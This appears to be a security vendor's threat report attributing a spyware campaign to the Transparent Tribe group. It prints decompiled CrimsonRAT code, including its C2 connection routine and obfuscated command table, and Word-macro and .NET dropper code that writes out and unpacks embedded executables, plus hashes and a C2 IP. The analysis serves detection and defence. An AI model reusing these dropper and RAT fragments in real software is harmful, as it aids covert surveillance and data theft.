
```
public bool wlthgankyconnetc()
{
    bool result;
    try
    {
        bool flag = !this.isconnected;
        if (flag)
        {
            this.wlthgankysysSCK = new TcpClient();
            this.wlthgankysysSCK.Connect(MAEN.getBytsString(MAEN.ips), MAEN.aport);
            this.wlthgankybufSize = this.wlthgankysysSCK.ReceiveBufferSize;
            this.wlthgankydatStream = this.wlthgankysysSCK.GetStream();
            this.isconnected = true;
        }
        result = true;
    }
    catch (Exception arg_65_0)
    {
        ProjectData.SetProjectError(arg_65_0);
        this.wlthgankyports_switch();
        this.wlthgankyiswitch = false;
        this.isconnected = false;
        result = false;
```

3. Attack component analysis

The RAT backdoor released after download disguises itself as the FireFox browser and is the CrimsonRAT that the Transparent Tribe has been maintaining and using.



```
◢ firefox private (1.0.0.0)
   ◢ firefox private.exe
      ◢ PE
           DOS 头
           文件头
           可选头 ( 32 -位 )
           Section #0: .text
           Section #1: .rsrc
           Section #2: .reloc
           Cor20 头
```



```
this.is_req_cancel = false;
string text = procss_type[0].ToLower();
if (text.Split(new char[]
{
    '_'
}).Length > 1)
{
    text = text.Split(new char[]
    {
        '_'
    })[1];
}
text = text.Remove(3, 1);
text = text.Insert(3, "7");
string text2 = text;
switch (text2)
{
case "gey7tavs":
    this.obj_thread = delegate
    {
        this.machine_procss("geytavs");
    };
```

The control codes and commands are as follows:

directives	Control code
Enumerate processes	gey7tavs

Upload a GIF	thy7umb
Enumerate processes	pry7ocl
Set up auto-start	puy7tsrt
Download the file	doy7wf
Set up screenshots	scy7rsz
Gets the file properties	fiy7lsz
See screenshots	cdy7crgn
	csy7crgn
	csy7dcrgn
Stop taking screenshots	sty7ops
Desktop screenshot	scyr7en
Gets disk information	diy7rs
Parameter initialization	cny7ls
Delete the file	dey7lt
Get file information	afy7ile
Delete a user	udy7lt
Search for files	liy7stf
Get user information	iny7fo

Execute the file	ruy7nf
Move files	fiy7le


2. Attribution research and judgment

Based on the similarity of the macro code and CrimsonRAT judging that this is an APT-C-5 6 (Transparent Tribe) attack activity, the sample found this time has many similarities to our previous APT-C-56 (Transparent Tribe) attack analysis report.

1. Analysis related to previous attacks


1.1 Macro code is similar

The following figure shows the analysis from the previous disclosure action:



```
file_shoby_name = "davivthain"

folder_shoby_name = Environ$("ALLUSERSPROFILE") & "\HDM Media\"

If Dir(folder_shoby_name, vbDirectory) = "" Then
    MkDir (folder_shoby_name)
End If

path_shoby_file = folder_shoby_name & file_shoby_name


Dim awr1shoby_s() As String

If Dir(path_shoby_file & ".ex" & "e") = "" Then

    Dim shoby_bweyt(123903) As Byte


    awr1shoby_s = Split(ActiveDocument.Pages(1).Shapes(1).TextFrame.Story.T

    Dim i As Double
    For i = 0 To UBound(awr1shoby_s) - LBound(awr1shoby_s)
        shoby_bweyt(i) = awr1shoby_s(i)
    Next
```


The following figure shows the analysis of this attack:



```
Dim folder_gajkee__name  As Variant

file_gajkee__name = "wlthgnky"

folder_gajkee__name = Environ$("ALLUSERSPROFILE") & "\Mdiaz\"

If Dir(folder_gajkee__name, vbDirectory) = "" Then
    MkDir (folder_gajkee__name)
End If

path_gajkee__file = folder_gajkee__name & file_gajkee__name


Dim awr1gajkee__s() As String
Dim maingajkee__s As String

If Dir(path_gajkee__file & ".ex" & "e") = "" Then

    Dim gajkee__bweyt(92671) As Byte

    ActiveDocument.Shapes("Text Box 2").Select
    Selection.WholeStory
    maingajkee__s = Selection.Text


    awr1gajkee__s = Split(maingajkee__s, " ")

    Dim i As Double
    For i = 0 To UBound(awr1gajkee__s) - LBound(awr1gajkee__s)
        gajkee__bweyt(i) = awr1gajkee__s(i)
    Next


    Open path_gajkee__file & ".e" & "xe" For Binary Access Write As #2
         Put #2, , gajkee__bweyt
    Close #2
End If
```


1.2 Dropper is similar

The following figure shows the analysis from the previous disclosure action:



```
{
    string str = Path.GetFileName(Application.ExecutablePath).Split(new
    {
        '.'
    })[0];
    zeshoe zeshoe = new zeshoe();
    string text = Environment.GetFolderPath(Environment.SpecialFolder.Te
    string text2 = text + str;
    bool flag = !File.Exists(text2 + ".zip");
    if (flag)
    {
        File.WriteAllBytes(text2 + ".zip", Resources.davivthain);
    }
    zeshoe.uindTuile(text2, text);
    this.oprShohes(text);
}
catch (Exception expr_87)
{
```


The following figure shows the analysis of this attack:



```
public void show_files()
{
    try
    {
        bool flag = Resources.wlthgank.Length > 80;
        if (flag)
        {
            string str = Path.GetFileName(Application.ExecutablePath).Split(new char[]
            {
                '.'
            })[0];
            string text = Environment.GetFolderPath(Environment.SpecialFolder.Personal) + "\\";
            string str2 = text + str;
            flag = !File.Exists(str2 + ".zi,p".Replace(",", ""));
            if (flag)
            {
                File.WriteAllBytes(str2 + ".zi,p".Replace(",", ""), Resources.wlthgank);
            }
            this.mvps.undror(str2 + ".zi,p".Replace(",", ""), text);
            this.oprdles(text);
        }
    }
    catch (Exception expr_D0)
    {
        ProjectData.SetProjectError(expr_D0);
        ProjectData.ClearProjectError();
    }
}
```

2. Difference analysis from previous actions

The last campaign released RATs directly from resources.




```
                try
                {
                    string str = "\\Medais\\";
                    string str2 = "drmaiprave";
                    string text = Environment.GetFolderPath(Environment.SpecialFol
                    zeshoe zeshoe = new zeshoe();
```

局部变量

名称	值
this	{davivthain.Form1, Text: Form1}
text	"C:\\ProgramData\\Medais\\"
str2	"drmaiprave"
str	"\\Medais\\"
bytes	{byte[0x0001AB0C]}
myshopc	{davivthain.myshopc}
text2	"Microsoft Windows NT 6.1.7601 Service Pack 1"
source	{string[0x0001AB0C]}

The samples found this time were downloaded via a network connection for subsequent RATs.



```
public bool wlthgankyconnetc()
{
    bool result;
    try
    {
        bool flag = !this.isconnected;
        if (flag)
        {
            this.wlthgankysysSCK = new TcpClient();
            this.wlthgankysysSCK.Connect(MAEN.getBytsString(MAEN.ips), MAEN.aport);
            this.wlthgankybufSize = this.wlthgankysysSCK.ReceiveBufferSize;
            this.wlthgankydatStream = this.wlthgankysysSCK.GetStream();
            this.isconnected = true;
        }
        result = true;
    }
    catch (Exception arg_65_0)
    {
        ProjectData.SetProjectError(arg_65_0);
        this.wlthgankyports_switch();
        this.wlthgankyiswitch = false;
        this.isconnected = false;
        result = false;
```

summary

The India-Pakistan conflict has always existed because of border, cultural, ethnic, historical and other reasons, and the military and political espionage caused by geopolitical conflicts has always been the main theme of the region. Pakistan's sidecopy group has been imitating the Sidewinder attack, and the Indian group will also imitate the transparent tribe's attack.

Chaotic situations often represent a contest of economic, military, and cybersecurity capabilities between countries, and it is increasingly important to seize intelligence opportunities through cyberattacks and maintain national security.

Appendix IOC

---

fdb9fe902ef9e9cb893c688c737e4cc7
ccc33eff063e44fad0fc3e6057b1bcd9
0f9f34e3e872e57446ffdcfa90a7b954
35e481dec398f206d0be12bc98ccc17a
33ea133da15dc060b7709558c97209d2
860da5abde63a42b3fbd8202d0cff6d2
8e642dd589e53347555a7b2596512ed7
23.254.119.234 ： 6178

360 Advanced Threat Institute

360 Advanced Threat Institute is the core capability support department of 360 Digital Security Group, composed of 360 senior security experts, focusing on the discovery, defense, disposal and research of advanced threats, and has taken the lead in capturing many well-known 0-day attacks in the world, such as double killing, double star, nightmare formula, etc., exclusively disclosing the advanced actions of many national APT organizations, winning wide recognition inside and outside the industry, and providing strong support for 360 to ensure national network security.